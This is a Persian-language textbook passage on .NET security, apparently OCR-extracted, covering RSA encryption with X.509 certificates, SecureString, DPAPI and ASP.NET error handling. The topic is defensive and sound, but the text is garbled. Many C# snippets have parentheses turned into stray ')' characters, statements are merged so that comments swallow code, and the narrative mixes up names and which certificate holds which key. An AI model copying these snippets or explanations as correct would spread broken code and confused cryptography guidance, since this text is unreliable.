۲-۸-۶ رمزنگاری یک پیام و امضا

در این بخش نحوهٔ رمزنگاری و امضای آن از طریق کلید نامتقارن (یک جفت کلیدعمومی و کلید خصوصی) از گواهینامه X.509 را توضیح خواهیم داد.

ساده ترین راه برای ایجاد یک گواهینامه، استفاده از یک ابزار مانند Makecert.exe است. این ابزار گواهینامه های X. 509 با یک جفت کلید عمومی و خصوصی برای اهداف آزمون تولید میکند، اما برای مقاصد نمایشی قابل قبول است. شما میتوانید Makecert.exe را از طریق Visual Studio command prompt در زیرمنوی Tools در ویژوال استودیو 2010 یا Developer command prompt ویژوال استودیو 2012 اجرا کنید. شما باید Visual Studio Command Prompt را به عنوان مدیر برای Makecert راه اندازی کنید. شما میتوانید این ابزار را با آرگومانهای خط فرمان که در مثال زیر آورده شده اند اجرا کنید.


makecert.exe -sr LocalMachine -ss My -a sha1 -n CN=Amir -sky exchange -pe makecert.exe -sr LocalMachine -ss My -a sha1 -n CN=Kamran -sky exchange -

pe

مراحل زیر نحوهٔ مشاهدهٔ گواهینامه تولیدشده توسط .Makecert.exe را نشان میدهد

- اجرای کنسول مدیریت مایکروسافت با تایپ کردن MMC در جعبهٔ اجرا ()run box.
- انتخاب گزینهٔ File سپس Add.Removw سپس Certificates
- روی گزینهٔ Add کلیک کنید و پس از آن حسابکاربری کامپیوتر local computer را برای مشاهده گواهینامه انتخاب کنید.

شکل زیر نتیجه را پس از دوبار اجرای Makecert نشان میدهد. دو گواهینامهٔ Amir و Kamran ایجاد شده اند و هر دو دارای کلیدهای خصوصی هستند. در اینجا از الگوریتم SHA1 برای این گواهینامه استفاده کرده ایم که گزینهٔ پیشفرض بوده و از گزینهٔ دیگر، یعنی MD5، بهتر است. با مشخص کردن "exchange" برای سوییچ sky، همانطور که در فوق نشان داده شده است، اطمینان حاصل میکنیم که گواهینامه ها میتوانند هم برای رمزگذاری و هم امضا مورد استفاده قرار گیرند.



شکل 7-4: گواهینامه ها در MMC

اکنون که گواهینامه های لازم را ایجاد کرده ایم، میتوانیم پیام حاوی اطلاعات کارت اعتباری را با استفاده از گواهینامهٔ جدید رمزگذاری کنیم. از آنجا که میخواهیم رمزگذاری و رمزگشایی نامتقارن انجام دهیم، میتوانیم از الگوریتم RSA که الگوریتم برای رمزنگاری کلید عمومی است، استفاده کنیم. این الگوریتم توسط کلاس RSACryptoServiceProvider در چارچوب (دات نت پیاده سازی شده است.

1. کلاس X509Certificate2 در (دات نت نشان دهنده یک گواهینامه X.509 است. همانطور که در مثال زیر نشان داده شده است، برای ایجاد یک نمونه از کلاس X509Certificate2 از تابعی با قالب رشته ای استفاده کرده ایم.

```
static class CertificateHelper
{
 public static X509Certificate2 ToCertificate(this string subjectName,
 StoreName name = StoreName.My, StoreLocation location =
StoreLocation.LocalMachine)
 {
 X509Store store = new X509Store(name, location); store.Open(OpenFlags.ReadOnly); try {
 var cert = store.Certificates.OfType<X509Certificate2>()
.FirstOrDefault(c =>
c.SubjectName.Name.Equals(subjectName,
 StringComparison.OrdinalIgnoreCase)); return (cert != null) ? new X509Certificate2)cert): null;
 } finally
 { store.Certificates.OfType<X509Certificate2>)).ToList)).ForEach)c=>c.Reset
)));
 store.Close();
 }
 }
}
```

2. در قدم بعدی دادهٔ "1234 5678 0129 3456 13/06" را مانند روشی که برای کلید متقارن انجام دادیم، رمزگذاری میکنیم. این داده توسط کامران خوانده خواهد شد. در اینجا استفاده از کلیدهای عمومی کامران اهمیت

دارد. کامران میتواند کلید عمومی خود را به بسیاری از افراد بدهد، اما کلید خصوصی او پنهان است و تنها خود کامران به آن دسترسی دارد. او از کلید خصوصی برای رمزگشایی پیام ارسال شده استفاده خواهد کرد. با استفاده از کلید عمومی کامران، اطمینان حاصل میکنیم که جز کامران که کلید خصوصی را داراست، فرد دیگری نمیتواند داده را بخواند.

مهمترین بخش از رمزگذاری کلید نامتقارن این است که فرستنده از کلید عمومی گواهینامهٔ گیرنده برای رمزگذاری استفاده کرده و گیرنده با استفاده از کلید خصوصی گواهینامه خود رمزگشایی را انجام میدهد. در مثال زیر چگونگی رمزگذاری پیام آورده شده است.

```
string dataToKamran = "1234 5678 9012 3456 06/13";
var cert = "CN=Kamran".ToCertificate(); var provider =
(RSACryptoServiceProvider)cert.PublicKey.Key;
// Note the use of public key byte[] cipherText = provider.Encrypt(Encoding.UTF8
.GetBytes(dataToKamran), true); Console.WriteLine(Convert.ToBase64String(cipherText));
// What gets sent to Kamran is cipherText
```

3. مثال زیر چگونگی رمزگشایی پیام و دریافت اطلاعات کارت اعتباری توسط Alice را نشان میدهد.

```
// Kamran receives cipherText here
// Kamran decrypts the cipherText using her private key
var cert = "CN=Kamran".ToCertificate(); var provider = (RSACryptoServiceProvider)cert.PrivateKey;
Console.WriteLine) Encoding.UTF8.GetString) provider.Decrypt(cipherText, true)));
```

هر دو گواهینامه بر روی دستگاه تولید شده و از این رو کلید خصوصی هر دو گواهینامه ها را در اختیار داریم. ما هر دو گواهینامه را در اختیار داریم اما گواهینامه CN=Amir یک کلید عمومی و یک کلید خصوصی خواهد داشت. گواهینامه CN=Kamran تنها کلید عمومی را دارد.

میتوان رمزگذاری و رمزگشایی با استفاده از کلید نامتقارن تولیدشده توسط کلاس RSACryptoServiceProvider را بدون استفاده از یک گواهینامه X.509 انجام داد. بر خلاف بخش قبلی که در

آن دو گواهینامه به همراه روش دقیق نحوهٔ استفاده تولید کردیم، در حال حاضر میخواهیم تنها یک جفت کلید برای نگهداشتن چیزهای ساده تولید کنیم. مثال زیر چگونگی تولید کلیدها را نمایش میدهد.

مثال:

```
string publicKey = String.Empty; string privateKey = String.Empty; using (RSACryptoServiceProvider rsa = new RSACryptoServiceProvider)))
{ publicKey = rsa.ToXmlString(false); privateKey = rsa.ToXmlString(true);
}
```

توجه: کلیدهای تولیدشده از طریق روش ToXmlString () در قالب متن ساده XML هستند، اما نباید به دلایل امنیتی آنها را فایل سیستم ذخیره کنید. به جای آن باید از یک key container استفاده شود.

System.Security.Cryptography.CspParameters میتواند در استفاده از key container برای ذخیرهٔ کلیدها به شما کمک کند. مثال زیر چگونگی رمزگذاری و رمزگشایی آن را نمایش میدهد.

```
byte[] encryptedData = null; byte[] secretData = Encoding.UTF8.GetBytes("1234 5678 9012 3456 06/13");
// Sender's end using (RSACryptoServiceProvider rsa = new RSACryptoServiceProvider)))
{ rsa.FromXmlString(publicKey); // encrypt using public key encryptedData = rsa.Encrypt(secretData, true);
}
// Receiver's end using (RSACryptoServiceProvider rsa = new RSACryptoServiceProvider)))
{ rsa.FromXmlString(privateKey); // decrypt using private key

Console.WriteLine(Encoding.UTF8.GetString(rsa.Decrypt)encryptedData, true))); }
```

۹-۶ رشته های امن

رشته استانداردی که در دات نت که در کتابخانه String.System قرار دارد هرگز یک راه حل امن برای ذخیرهٔ داده های حساس مانند رمزعبور و رمز کارت های بانکی نیست. ایجاد یک رشته با استفاده از این روش برای اهداف امنیتی چندین مشکل را به همراه دارد

۱ -این رشته ها به حافظه وصله یا به اصطلاح pin نمی شوند و از نوع حافظه های مدیریت شده محسوب می شوند که Garbage Collector (وظیفهٔ آن تخصیص و آزاد سازی حافظه هایی که در برنامه وجود دارد هر زمانی که یه شی را ایجاد میکنید CLR یک فضای جدید را به آن شی تخصیص می دهد و از آجایی که حافظه نا محدود نیست، Garbage Collector به صورت هوشمند حفظه را آنالیز کرده و حافظه های بلااستفاده را از بین برده) می تواند آن ها را در حافظه کنترل کند و چندین کپی از آن بگیرد.

۲ -این رشته ها رمزگذاری نمی شوند، بنابراین هرکسی می تواند به آسانی با خواندن حافظه ای که به برنامه شما اختصاص دارد محتویات رشته را به دست آورد.

۳ -این رشته ها تغییر پذیر نیستند؛ بنابراین هر زمانی که شما می خواهید آن ها را تغییر دهید برای مدتی هم نسخهٔ قدیمی و هم نسخهٔ جدید در حافظه می ماند.

۴ -از آن جایی که تغییرپذیر نیستند هی راه مطمئنی برای پاک کردن آن ها از حافظه زمانی که کارمان با آن ها تمام شد وجود ندارد.

۱-۹-۶ کلاس SecureString

اگر نرم افزار شما از داده های حساس استفاده می کند بهتر است که از کالس SecureString استفاده کنید.

این کلاس به طور خودکار زمانی که داده ها را در حافظه ذخیره می کند آن ها را رمزگذاری می کند و از آن جایی که این رشته ها از نوع حافظه های مدیریت نشده است Garbage Collector نمی تواند این رشته های رمز شده را در حافظه حرکت دهد پس نگرانی ما از وجود چند کپی در حافظه برطرف می شود.

نکته: تفاوت حافظه های مدیریت شده و مدیریت نشده: از نظر فیزیکی تفاوتی ندارند ولی حافظه های مدیریت شده توسط Garbage Collector مدیریت می شوند

همچنین واسط IDisposable را نیز پیاده سازی می کند؛ و با استفاده از متد Dispose حافظه ای که در رم به آن اختصاص داده شده را با مقدار صفر یا null پر می کند.

```
using System;
using System.Collections.Generic;
using System.Linq;
using System.Text;

namespace IDisposableDemo
{
 class Program
 {
 static void Main(string[] args)
 {
 using (Sample s = new Sample())
 {

 }
 }
 }
 class Sample: IDisposable
 {
 public void Dispose()
 {

 }
 ~Sample()
 {

 }
```

```
}
}
```

رشته های امن در حافظه توسط CLR که از DPAPI استفاده می کند رمزگذاری می شوند و فقط زمانی رمزگشایی می شوند که بخواهیم از آن ها استفاده کنیم و در صورتی که خاصیت Only-Read را فعال کنیم به هی وجه امکان ویرایش آن وجود ندارد.

۲-۹-۶ استفاده از ویندوز DPAPI ((Data Protection API))

اگر موارد گفته شده در بخش قبل خیلی سخت به نظر می رسد، میتوانید اجازه دهید که ویندوز مراقبت از مدیریت کلیدها را به عهده بگیرد. Windows Data Protection API (DPAPI) یک سرویس پایه ای سیستم است که ویندوز آن را ارایه میدهد و توسط فرآیندهای امن درسیستم‌عامل (the Local Security Authority (LSA)) مدیریت میشود.

DPAPI بخشی از کتابخانهٔ dll.Crypt32 است و نرم افزارها می توانند داده ها را به آن ارسال کنند و یک دادهٔ رمزشده دریافت کنند و برعکس. پیاده سازی این API در کالس SecureString انجام شده و ما فقط از آن استفاده می کنیم. این API از الگوریتم های DES Triple، SHA1 و PBKDF2 (با ۴۰۰۰ تکرار) استفاده میکند. DPAPI با استفاده از کلاس ProtectedData در فضای نام System.Security.Cryptographyقابل دسترسی‌است و مدیریت کلید و رمزنگاری متقارن را فراهم میکند. برای رمزگذاری کردن داده ها تابع Protect را فراخونی کرده و برای رمزگشایی آنها تابع Unprotectرا فراخوانی می کنیم. ورودی هریک از این توابع عبارتند از:

- یک آرایهٔ بایتی از داده ها برای کار روی آن.
- یک آرایهٔ اختیاری و بایتی از آنتروپی که به عنوان یک کلید اضافی عمل میکند (بنابراین اگر استفاده میشود، باید رمزنگاری به صورت تصادفی انجام شده و برای رمزگشایی ذخیره شود.)
- یک دامنه

مانند سرویسهای گواهینامه، DPAPI نیز مفهوم ذخیرهٔ دستگاه و کاربر را دارد. پارامتر دامنه را اینکه کدام کلید از ذخیره سازی باید مرتبط گردد، تعریف میکند. پارامتر اختیاری آنتروپی که برای افزایش ابعاد اطلاعات در پایگاه ذخیره سازی استفاده میشود، به برنامه هایی که کلید DPAPI را به اشتراک گذاشته اند اجازهی مجزا کردن اطلاعات خود را از یکدیگر را میدهد. برای IIS6، باید دامنه LocalMachine استفاده گردد. در IIS7، اگر کاربر با دامنهٔ CurrentUser بوده و پیکربندی لازم را در برنامه برای بارگذاری مشخصات کاربر انجام داده باشید، این عمل امکانپذیر است. کد زیر توابع لازم برای رمزگذاری و رمزگشایی با استفاده از DPAPI را نشان میدهد.

```
// This is an example of entropy. In a real application
// it should be a cryptographically secure array of random data.
private static byte[] entropy = {1, 3, 5, 7, 9, 11, 15, 17, 19};
static byte[] EncryptUsingDPAPI(byte[] clearText)
{ return ProtectedData.Protect)
 clearText, entropy, DataProtectionScope.LocalMachine);
} static byte[] DecryptUsingDPAPI(byte[] encryptedText)
{ return ProtectedData.Unprotect(
 encryptedText, entropy, DataProtectionScope.LocalMachine);
}
```

همانطور که می بینید، لازم نیست که شما کلید یا الگوریتم را مشخص کنید چراکه DPAPI این کار را انجام میدهد.

۳-۹-۶ یک چک‌لیست برای رمزگذاری

در زیر یک چک لیست از اقلام لازم به هنگام انتخاب یک مکانیزم رمزگذاری برای نرم افزار آورده شده است:

- یک روش مناسب براساس وضعیت خود انتخاب نمایید. اگر برنامهٔ شما باید یک داده را رمزگذاری و رمزگشایی کند، یک الگوریتم متقارن انتخاب کنید و اگر برنامهٔ شما با یک سیستم خارجی در ارتباط است، یک الگوریتم نامتقارن را انتخاب کنید.

- از بررسی مناسب جامعیت برای داده های خود استفاده کنید. رمزگذاری برای تشخیص تغییرات در داده ها کافی نیست. حتی داده های رمزگذاری نشده ممکن است به یک مکانیسم برای تشخیص تغییرات نیاز داشته باشند. از روشهای درهمسازی، MACsو یا امضای گواهینامه استفاده کنید تا قابلیت بررسی داده ها، زمانی که داده ها تغییر کرده است را به شما بدهد.
- الگوریتم خود را با دقت انتخاب کنید. برخی از الگوریتم ها در حال حاضر شکننده به حساب میآیند و یا به سادگی قابل شکستن هستند. از الگوریتم های توصیه شده در بخشهای قبل (SHA256 یا SHA512 برای درهمسازی و AES برای رمزنگاری متقارن) با توجه به وضعیتخود استفاده کنید.
- از کلیدهای خود محافظت کنید. اگر کلیدهای شما به خطر بیافتد، اطلاعاتتان نیز در معرض خطر قرار می گیرند. کلیدها را به طور جداگانه از داده های رمزگذاری شده ذخیره و به شدت دسترسی به آنها را کنترل کنید. اطمینان حاصل کنید که یک پشتیبان امن و جداگانهای از کلیدها و گواهینامه های خود تهیه کردهاید.
- برای تغییرات الگوریتم برنامه ریزی کنید. با گذشت زمان، ناامنی الگوریتمها ثابت میشود. برنامه ریزی کنید و نحوهٔ تغییر الگوریتم و پشتیبانی از داده های قدیمیتر را در نظر بگیرید.

۷- فصل هفتم: مدیریت خطا و نشست در (دات نت)

۷-۱ مدیریت خطا

مدیریت استثنا در توسعه هر راه حل نرم افزاری بسیار مهم است. اگر مدیریت استثنائات نادیده گرفته شود یا به درستی اجرا نشود، تاثیر بدی در کیفیت و عملکرد راه حل نرم افزاری خواهد داشت. برنامه هایASP.NET باید قادر به مدیریت یکنواخت خطاهایی که در طول اجرا رخ میدهد باشند. ASP.NET از زبان مشترک زمان اجرا (CLR) استفاده میکند که روشی را برای اعلام خطا به صورت یکنواخت به برنامه ها فراهم میکند .وقتی یک خطا اتفاق میافتد، یک استثنا ایجاد میشود .یک استثنا یک خطا، حالت یا رفتار غیرمنتظره است که یک برنامه با آن مواجه میشود. پیامهای خطا یکی از مفیدترین جاها برای یافتن اطلاعات هنگام حمله به یک برنامهٔ وب هستند. ارسال دادهٔ غیرمنتظره به یک برنامه میتواند باعث بروز خطاهای درونی شود که نشانه هایی از چگونگی عملکرد سیستم را فاش میکند و اطلاعاتی را درباره راه های دیگر حمله ارایه میکند که همه به کشف آسیبپذیریها می انجامند.


در هر پروژه نرم افزاری، در ابتدای توسعه پروژه، قوانین توسعه نرم افزاری که باید توسط تیم دنبال شود باید تعریف شود .بخشی از این قوانین باید قوانین مدیریت استثناها باشد.

وقتی یک استثنا رخ میدهد ASP.NET کارکرد داخلی برنامهٔ شما را از طریق یک صفحهٔ خطا که در شکل زیر نشان داده شده است فاش میکند.

شکل ۷-۱: صفحهٔ خطای پیشفرض ASP.NET

این صفحهٔ خطا پر از اطلاعات مفید برای برنامه‌نویسان و متاسفانه برای مهاجمان است. شما میتوانید استثنای رخ داده، کد اطراف خطی که خطا در آن رخ داده، یک رد پای پشته از برنامه، نسخه‌های از **ASP.NET** که روی کارگزار وب اجرا شده است و محل فایلها روی دیسک میزبان برنامهٔ وب را ببینید.

این به وضوع یک مشکل است. خوشبختانه **ASP.NET** به صورت پیشفرض این خطا را به درخواستهای محلی نشان میدهد. کاربران راه دور یک صفحهٔ خطا مطابق شکل زیر مشاهده میکنند:



شکل ۷-۲ :صفحهٔ پیشفرض خطای برنامهASP.NET- برای کاربران راه دور

صفحهٔ پیشفرض خطا به مهاجم نشان میدهد که یک خطا رخ داده و همچنین نشان میدهد که برنامه ASP.NETاست شما به این دلیل باید از استفاده از صفحات پیشفرض خطا خودداری کنید.

صفحات خطا با استفاده از عنصر پیکربندی customerrorsدر فایل web.config کنترل می شوند.

```
<system.web>
<customErrors mode="On" defaultRedirect="~/error.aspx">
</customErrors>
</system.web>
```

در مثال پیکربندی فوق، صفت **defaultRedirect** با مقدار **error.aspx** مقداردهی شده است. این پیکربندی یعنی تمام خطاها به صفحه **error.aspx** در ریشهٔ برنامهٔ وب شما فرستاده میشوند و این به شما امکان میدهد که یک صفحهٔ خطای سفارشی به کاربرانتان نمایش دهید. اغلب، شما میخواهید صفحات خطای متفاوتی را بر

اساس خطای رخ داده نشان دهید؛ مثلا پیکربندی زیر خطاهای عدم یافتن صفحه را به **notfound.aspx** میفرستد:

```
<system.web>
 <customErrors mode="On" defaultRedirect="~/error.aspx" >
 <error statusCode="404" redirect="~/notfound.aspx" />
 </customErrors>
</system.web>
```

این یک رهیافت ساده برای پیامهای خطا است، ولی دو نقطه ضعف زیر را دارد:

- مرورگر وب کارخواه از طریق یک کد پاسخ **HTTP 302 (Object Moved)** به صفحهٔ خطا ارسال میشود. این به سادگی توسط ابزارهای اسکن تشخیص داده میشود و اغلب این را به عنوان نشانهای برای یک خطای بالقوه در نظر میگیرند.
- وضعیتی که باعث بروز خطا شده به سادگی قابل دسترسی نیست، بنابراین شما هیچ سابقه‌ای از آنچه که باعث بروز خطا در برنامه شده ندارید و این احتمالا خطاها را کشف نشده باقی میگذارد.

اغلب برنامه نویسان ترغیب میشوند که خطاها را در یک کارگزار وب عملیاتی با استفاده از پیامهای کامل خطا برطرف کنند و بتوانند این خطاها را از ایستگاه کاری راه دور خود مشاهده کنند. با این حال هیچ روشی برای محدود کردن صفحه خطای کامل به ماشینهای خاص وجود ندارد و تغییر وضعیت به صفحهی خطای کامل به این معنی است که هر کس که یک باعث یک خطا شود چیزی شبیه آنچه در شکل ۷-۱ نشان داده شده است، مشاهده میکند.

نکته: OWASP از آسیب پذیریهایی نظیر اینها به عنوان مدیریت نامناسب-خطا یاد میکند که نوعی از نشت اطلاعات است.

در Net framework. یک استثنا یک شی است که از کلاس system.exception ارث می برد. در هر بخشی از کد که مشکلی وجود داشته باشد یک استثنا ایجاد می گردد. خطاها به قسمتی ارجاع داده می شوند که برنامه

کدی را برای کنترل استثنا مهیا کرده است. اگر برنامه استثنا را کنترل نکند، مرورگر ناچار به نمایش جزییات خطاست.

به عنوان بهترین تجربه، خطاها را در سطح کد با استفاده از بلوکهای **Try/Catch/Finally** مدیریت کنید.

سعی کنید که این بلوکها را به گونهای استفاده کنید که کاربر بتواند مشکلات را در زمینهای که اتفاق میافتد برطرف کند. اگر بلوکهای مدیریت خطا خیلی از جایی که خطا اتفاق افتاده است دور باشند، ارایه اطلاعات لازم برای رفع خطا به کاربران مشکلتر میشود.

۷-۲ کلاس Exception

کلاس **Exception** کلاس پایه ای است که استثناها از آن به ارث میروند. اکثر اشیا استثنا نمونه هایی از یک کلاس مشتق شده از کلاس **Exception**، نظیر کلاس **SystemException**، کلاس **IndexOutOfRangeException** یا کلاس **ArgumentNullException** هستند. اعضای دیگری ندارند؛ بنابراین اکثر اطلاعات مهم در سلسله مراتب استثنا، نام استثنا و اطلاعاتی که در داخل استثنا وجود دارد یافت می شود. کلاس **Exception** ویژگیهایی دارد که درک یک استثنا را ساده تر میکند. این ویژگیها عبارتند از:

- ویژگی **StackTrace**: این ویژگی یک رد پا از پشته را در خود دارد که از آن میتوان برای تعیین جاییکه خطا در آن اتفاق افتاده استفاده کرد. رد پای پشته شامل نام فایل کد منبع و اگر اطلاعات عیب‌یابی-موجود باشد شمارهٔ خط برنامه است.
- ویژگی **InnerException**: این ویژگی را میتوان برای ایجاد و نگهداری مجموعهای از استثناها در طول مدیریت استثنا استفاده کرد. شما میتوانید از این ویژگی برای ایجاد یک استثنای جدید که استثناهای قبلی را در خود دارد استفاده کنید. استثنای اصلی را میتوان توسط استثنای دوم

در ویژگی **InnerException** نگه داشت تا کدی که استثنای دوم را مدیریت میکند بتواند اطلاعات اضافی را بررسی کند.

مثلاً فرض کنید که شما یک تابع دارید که یک فایل را میخواند و داده ها را شکل میدهد. کد سعی میکند که از فایل بخواند ولی یک استثنای **FileException** ایجاد میشود. تابع **FileException** را میگیرد و یک **BadFormatException** ایجاد میکند. در این مورد،FileException را میتوان در ویژگی InnerException ذخیره کرد.

- ویژگی **Message**: این ویژگی جزییاتی در مورد علت استثنا ارایه میکند.
- ویژگی **HelpLink**: در این ویژگی میتوان یک **URL** به یک فایل راهنما ذخیره کرد که اطلاعات اضافی کاملی دربارهی علت یک استثنا دارد.
- ویژگی **Data**: این ویژگی یک **IDictionary** است که میتواند دادهی دلخواه را به صورت زوجهای کلید-مقدار در خود نگه دارد.

اکثر کلاسهایی که از **Exception** به ارث میروند اعضای بیشتری یا عملکرد بیشتری پیاده سازی نمیکنند؛ آنها فقط از **Exception** به ارث میروند؛ بنابراین مهمترین اطلاعات برای یک استثنا را میتوان در سلسله مراتب استثناها، نام استثنا و اطلاعات درون استثنا پیدا کرد.

۳-۷ سلسله مراتب مدیریت استثنا

در یک برنامهٔ کاربردی فرمهای وب **ASP.NET**، خطاها را میتوان بر اساس یک سلسلهمراتب مدیریتی خاص مدیریت کرد. یک استثنا را در سه سطح زیر میتوان مدیریت کرد:

- سطح برنامه
- سطح صفحه
- سطح کد

وقتی یک برنامه استثناها را مدیریت میکند، اغلب اطلاعات اضافی در مورد استثنا که از کلاس **Exception** به ارث رفته است، دریافت شده و به کاربر نشان داده میشود. علاوه بر سطوع برنامه، صفحه و کد، شما میتوانید استثناها را از طریق **HTTP** و یا با استفاده از **IIS** مدیریت کنید.

۱-۳-۷ مدیریت استثنا در سطح کد

دستور **try-catch** شامل یک بلوک **try** است که به دنبال آن یک یا چند عبارت **catch** میآید که هر کدام یک اداره کننده برای استثناهای متفاوت هستند. هنگام ایجاد یک خطا، زبان مشترک زمان اجرا (**CLR**) به دنبال دستور **catch**ای میگردد که این استثنا را مدیریت میکند. اگر تابعی که هم اکنون در حال اجراست یک بلوک **catch** نداشته باشد،**CLR** به تابعی که تابع جاری را فراخوانی کرده است نگاه میکند و این کار را به سمت بالای پشته فراخوانی ادامه میدهد. اگر هیچ بلوک **cacth**ای یافت نشد، آنگاه CLR یک پیام استثنای مدیریتشده به کاربر نمایش میدهد و اجرای برنامه را متوقف میکند.

کد زیر یک روش رایج از استفاده از **try/catch/finally** برای مدیریت خطاها را نشان میدهد.

```
try
{
file.ReadBlock(buffer, index, buffer.Length);
}
catch (FileNotFoundException e)
{
Server.Transfer("NoFileErrorPage.aspx", true);
}
catch (System.IO.IOException e)
{
Server.Transfer("IOErrorPage.aspx", true);
}
finally
{
if (file != null)
```

```
{
file.Close();
}
}
```

در کد فوق، بلوک **try** شامل کدی است که باید در مقابل یک استثنای محتمل محافظت شود. این بلوک اجرا میشود تا زمانیکه یک استثنا ایجاد شود یا بلوک با موفقیت کامل شود. اگر یک استثنای **FileNotFoundException** یا یک استثنای **IOException** رخ دهد، اجرا به صفحهٔ دیگری منتقل خواهد شد. سپس کدی که در بلوک **finally** قرار گرفته است اجرا خواهد شد، چه استثنا رخ بدهد چه رخ ندهد.

۲-۳-۷ مدیریت استثنا در سطح صفحه

اگر ممکن است شما باید خطاها را با استفاده از بلوکهای **try/catch** در کد خود مدیریت کنید، چون یک مشکل در جایی که اتفاق میافتد ساده تر اصلاح میشود. اگر کاربر میتواند به حل یک مشکل کمک کند، صفحه میبایست به همان جایی برگردد که کاربر زمینه لازم برای درک اینکه چه باید بکند را دارد.

یک مدیر سطح صفحه شما را به صفحه برمیگرداند ولی دیگر چیزی روی صفحه نیست چون نمونه های کنترلها ساخته نشده اند/ برای ارایه اطلاعات به کاربر شما باید آن را روی صفحه بنویسید.

شما احتمالاً از یک مدیر خطای سطح صفحه برای ثبت خطاهای مدیریت نشده یا بردن کاربر به یک صفحه که میتواند اطلاعات مفیدی نشان دهد، استفاده خواهید کرد.

نمونهٔ کد زیر یک **handler** برای رویداد **Error** در یک صفحهی وب **ASP.NET** را نشان میدهد. این اداره کننده تمام استثناهایی را دریافت میکند که قبلاً توسط بلوکهای **try/catch** در صفحه مدیریت نشده اند.

بعد از اینکه شما یک خطا را مدیریت میکنید، شما باید با استفاده از تابع **ClearError** از شی **Server** (کلاس **HttpServerUtility**) آن را پاک کنید.

مثال زیر نمونه ای از مدیریت خطاها در یک کلاس صفحه با استفاده از یک کلاس **Error** است که در جای دیگری از پروژه برای ارایه عملکرد ثبت تعریف شده است:

```
private void Page_Error(object sender, EventArgs e)
{
Exception exc = Server.GetLastError();
// Handle specific exception.
if (exc is HttpUnhandledException)
{
ErrorMsgTextBox.Text = "An error occurred on this page. Please verify your " +
"information to resolve the issue."
}
// Clear the error from the server.
Server.ClearError();
}
```

۷-۳-۳ مدیریت استثنا در سطح برنامه

اگر یک استثنا در سطح صفحه مدیریت نشود، آنگاه به سطح برنامه منتشر میشود و در سطح برنامه در فایل **global.asax** یک رویداد **Application_Error** وجود دارد که استثنا در آن مدیریت میشود.

این میتواند یک مکان متمرکز برای مدیریت تمام نیازمندیهای مدیریت استثنا در سطح پروژه باشد.

مدیر خطا که در فایل **Global.asax** تعریف شده است، فقط خطاهایی که در زمان پردازش درخواستها توسط **ASP.NET** رخ میدهند را میگیرد. مثلاً یک خطا را میگیرد اگر یک کاربر یک فایل**aspx**. را درخواست کند که در برنامهٔ شما وجود ندارد. با این حال اگر کاربر یک فایل ناموجود**htm**. را درخواست کند، خطایی دریافت نمیشود.

برای خطاهای غیر از **ASP.NET** شما میتوانید یک مدیر سفارشی در IIS ایجاد کنید. شما می توانید با خطاهای پیش فرض و خطاهای HTTP با افزودن بخش customerrors به فایل web.config برخورد کنید. بخش

customerrors به شما امکان مشخص کردن صفحه ایی را به عنوان صفحه خطا می دهد که در صورت بروز خطا کاربر به آن منتقل می گردد. این بخش همچنین امکان مشخص کردن صفحات جداگانه برای خطاها را در اختیار شما قرار می دهد.

```
